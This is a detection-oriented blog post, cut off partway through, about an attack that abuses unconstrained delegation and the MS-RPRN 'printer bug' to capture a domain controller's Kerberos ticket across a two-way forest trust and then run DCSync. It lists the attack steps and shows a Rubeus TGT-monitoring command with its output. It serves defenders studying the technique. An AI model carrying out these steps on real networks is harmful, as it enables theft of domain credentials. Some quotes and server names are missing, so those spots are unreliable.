Hunting in Active Directory: Unconstrained Delegation & Forests Trusts

posts.specterops.io/hunting-in-active-directory-unconstrained-delegation-forests-trusts-71f2b33688e1

Roberto Rodriguez

29 ноября 2018 г.

During DerbyCon 2018 this past October, my teammates @tifkin_, @enigma0x3 and @harmj0y gave an awesome presentation titled "The Unintended Risks of Trusting Active Directory". They demonstrated how an adversary could coerce a domain controller (DC) to authenticate to a server configured with unconstrained delegation, capture the domain controller's Ticket-Granting-Ticket (TGT), and export the TGT in order to impersonate the DC and perform attacks such as DCSync to request any domain user's password. For their talk, this use case was presented in the context of one forest with multiple sub-domains; however, recently Will was able to apply the same recipe to compromise DCs on separate foreign forests with a two-way trust set up. I highly recommend you first read Will's post titled "Not A Security Boundary: Breaking Forest Trusts" since he explains how the attack works from an offensive perspective. He also covers specific configurations that you can apply in your environment to potentially help mitigate the attack.

In this post, I will provide initial detective guidance against the attack variation explained in Will's post, focusing primarily on security events generated by the forced-machine-account-auth method in general. I will still provide a few specific indicators of compromise (IOCs) collected from Windows security events generated by Rubeus monitoring for TGTs and the execution of the only publicly available proof of concept code SpoolSample (the "printer bug") developed by Lee Christensen used to force the auth to an unconstrained server. There are still hundreds of RPC servers that have not been analyzed yet like the Printer Server used in the SpoolSample code. Therefore, we cannot assume that an adversary will always use the RPC printer server to execute this attack. In addition, it is important to understand that attacks like this one do not happen in a vacuum. There are other events and actions that might need to happen before, during and after to accomplish the main objective of the operation.

Attack Explanation

Will provided a lot of information on how the attack works from an offensive perspective in his post. As a defender, it is very important to understand every step taken by the adversary to identify potential data sources that could provide enough information to help on the detection of the attack activity. He quoted *"."*

Understanding the Concepts Applied in the Attack

Before we start simulating and documenting the detection of this attack, it is very important to understand what the attacker does and why. In this section, I will provide several of the articles and documentation that helped me understand the attack a little bit better. A few things that stood up for me about the attack from Will’s post were the following:

- Unconstrained Delegation Servers
- Forest Trusts (two-way trust)
- “the printer bug”to force auth

What is delegation?

Simply put, delegation allows a server application to impersonate a client when the server connects to other network resources. According to Microsoft Documentation, Microsoft defines delegation as the action to give authority to a server and allow it to act on behalf of a client with other remote systems in an environment. Servers talking to other servers to perform tasks on behalf of clients is common.

Types of Kerberos Delegations

The are three types of Kerberos delegations, and they can be summarized in the table below:

What’s Interesting about Kerberos Unconstrained Delegation?

According to Microsoft Docs, when a user requests access to a service (backend server) via a another service (frontend server with unconstrained delegation) the following happens:




Figure 1: Kerberos Delegation with Forwarded TGT

1. The user authenticates to the Key Distribution Center (KDC) by sending a KRB_AS_REQ message, the request message in an Authentication Service (AS) exchange, and requests a forwardable TGT.
2. The KDC returns a forwardable TGT in the KRB_AS_REP message, the response message in an Authentication Service (AS) exchange.
3. The user requests a forwarded TGT based on the forwardable TGT from step 2. This is done by the KRB_TGS_REQ message.
4. The KDC returns a forwarded TGT for the user in the KRB_TGS_REP message.
5. The user makes a request for a service ticket to Service 1 using the TGT returned in step 2. This is done by the KRB_TGS_REQ message.
6. The ticket-granting service (TGS) returns the service ticket in a KRB_TGS_REP.
7. To fulfill the user's request, Service 1 needs Service 2 to perform some action on behalf of the user. Service 1 uses the forwarded TGT of the user and sends that in a KRB_TGS_REQ to the KDC, asking for a ticket for Service 2 in the name of the user.
8. The KDC returns a ticket for Service 2 to Service 1 in a KRB_TGS_REP message, along with a session key that Service 1 can use. The ticket identifies the client as the user, not as Service 1.
9. Service 1 makes a request to Service 2 by a KRB_AP_REQ, acting as the user.
10. Service 2 responds.
11. With that response, Service 1 can now respond to the user's request in step 7.

12. The TGT forwarding delegation mechanism as described here does not constrain Service 1's use of the forwarded TGT. Service 1 can ask the KDC for a ticket for any other service in the name of the user.
13. The KDC will return the requested ticket.
14. Service 1 can then continue to impersonate the user with Service N. This can pose a risk if, for example, Service 1 is compromised. Service 1 can continue to masquerade as a legitimate user to other services.
15. Service N will respond to Service 1 as if it was the user's process.

The server, with unconstrained delegation configured, can ultimately use the forwarded TGT not only to access other non-requested services in the network, but to execute attacks such as DCSync if it is a Domain Controller TGT. You can read more about the details provided above in here. As you know, the abuse of the unconstrained delegation concept is not new. However, what is very interesting and bad at the same time is that an attacker could also use this technique across foreign forests with a two-way-trust set up. Forest trusts ended up not being security boundaries after all.

More about "**Delegation"** in general can be also found in the amazing post from Will's post "Another Word on Delegation".


What are Forest Trusts?

Microsoft Docs define trust as a relationship established between domains that enables users in one domain to be authenticated by a domain controller in the other domain. Will also has additional information on domain and forest trusts in his "A Guide to Attacking Domain Trusts" post.

Trust types


Default Trusts

When a new domain is added to the root domain, two-way transitive trusts are created by default.



Trust type	Transitivity	Direction	Description
Parent and child	Transitive	Two-way	By default, a parent-and-child is created when a new subdomain (child) is added to the root domain (parent). Authentication requests made from subordinate domains flow upward through their parent to the trusting domain.
Tree-root	Transitive	Two-way	By default, a new tree-root trust is created when a new domain tree is added to an existing forest in the network.

Other Trusts



Trust type	Transitivity	Direction	Description
External	Nontransitive	One-way or two-way	External trusts are used when access to resources in a separate forest is needed and there is not a forest trust set up with it.
Realm	Transitive or nontransitive	One-way or two-way	Realm trusts are used when access to resources is needed between a third party directory service and a Windows Kerberos V5 realm.
Forest	**Transitive**	**One-way or two-way**	**Forest trusts are used when access to resources between forests is needed. If a forest trust is a two-way trust, authentication requests made in either forest can reach the other forest.**
Shortcut	Transitive	One-way or two-way	Shortcut trusts are used when authentication speed is needed between domains in a forests that might be separated by several domains or domain trees.

For the purpose of this post and following on the attack defined in Will's post, a **Forest two-way trust** is what we will be dealing with from a defensive perspective. This is very important to understand since there might be Windows Security events that could show us activity between two forests during the attack.

What is the "printer bug"?


Lee described the printer bug as an old but enabled-by-default method in the Windows Print System Remote Protocol (MS-RPRN) where an adversary with a domain user account can use the MS-RPRN RpcRemoteFindFirstPrinterChangeNotification(Ex) method to force any machine running the Spooler service to authenticate to a target of the attacker's choice via Kerberos or NTLM.

What is the [MS-RPRN] Print System Remote Protocol?

According to Microsoft Docs, it is based on the Remote Procedure Call (RPC) protocol that supports synchronous printing and spooling operations between a client and server, including print job control and print system management. In addition, the Print System Remote Protocol uses RPC over named pipes only. Therefore, I would expect to see network connections over port 445 between the source and target servers.

What does RpcRemoteFindFirstPrinterChangeNotification(Ex) do?

It can be used to create a remote change notification object that monitors changes to printer objects and sends change notifications to a print client. An example of this method used in a "Notification of Print System Changes" example can be found here:


Local:
Client
Local:
Server
PrintServer:
Server
RpcOpenPrinter
printerHandle (in pHandle)
RpcRemoteFindFirstPrinterChangeNotificationEx
RpcReplyOpenPrinter
printerHandle
(in phPrinterNotify)
Parallel
loop
[closeNotification = false]
RpcRouterReplyPrinterEx
Client-specific
implementation
Client-specific
implementation
result (in pdwResult)
Client-specific implementation between the local components implementing the MS-RPRN server is beyond the scope of this protocol.
closeNotification represents whether the PrintServer server has received the RpcFindClosePrinterChangeNotification call.
RpcFindClosePrinterChangeNotification
RpcReplyClosePrinter
printerHandle
(in phPrinterNotify)
RpcClosePrinter
printerHandle (in phPrinter)

Lee's POC only executes the first 2 methods (RpcOpenPrinter and RpcRemoteFindFirstPrinterChangeNotificationEx) and stops after the notification method returns a nonzero Windows error code. An initial connection between the target (printer server) and the client (unconstrained server) is all it takes for the "printer bug" to work. When the RpcOpenPrinter method is executed, it needs to return an ERROR_SUCCESS value to jump to the notification method which is expected to fail with specific nonzero return values. Lee's POC monitors for the two following return ERROR values and provides the following messages:

: “

I hope this helped you to have some initial background before running the attack and document the potential data sources that could help us validate the detection of the new technique variation presented by Will.

Simulating Attack Variation

Requirements

Two forests with a two-way trust

A compromised forest

> A compromised server () with unconstrained delegation configured. For this use case, the attacker compromised the Domain Controller (DC) of the root domain and used it against another DC in a separate forest.

A victim forest

> A Domain Controller () as the victim since we want its TGT to then perform a DCSync attack from the compromised DC with unconstrained delegation configured.

Tools


> and available on the server with unconstrained delegation configured

Logging:

> Windows Security Event Logs Enabled, logging every event log category and subcategory since I don’t want to assume that events will show up only on specific event categories or sub-categories. I will provide a summary of what needs to be enabled after documenting the data generated by the attack.


What are we doing?

Will provided an excellent layout of what the attack might look like in his post. I love this image because it adds some specific details for each step.


The "printer bug"
1. Domain Attacker via MS-RPRN: Please authenticate to DCB
2. DCA$ authenticates over SMB to DCB, sending its TGT due to unconstrained delegation + trust settings
TICKET
DCA
DCB
3. Attacker extracts DCA$'s TGT and submits to LSA
4. Attacker DCSyncs FORESTA\krbtgt ("as" DCA$)
Compromised Forest (FORESTB)
<- two-way forest trust ->
Victim Forest (FORESTA)

Steps on Compromised Server with Unconstrained Delegation Configured


From an elevated prompt (cmd.exe) execute the following commands replacing the values according to your servers name setup:



Administrator: Command Prompt - Rubeus.exe monitor /interval:5 /filteruser:RIKERS$


```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\localadmin>cd Desktop

C:\Users\localadmin\Desktop>Rubeus.exe monitor /interval:5 /filteruser:RIKERS$

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.2.1

[*] Action: TGT Monitoring
[*] Monitoring every 5 seconds for 4624 logon events
[*] Target user : RIKERS$

_
```

From another prompt (doesn't have to be elevated):



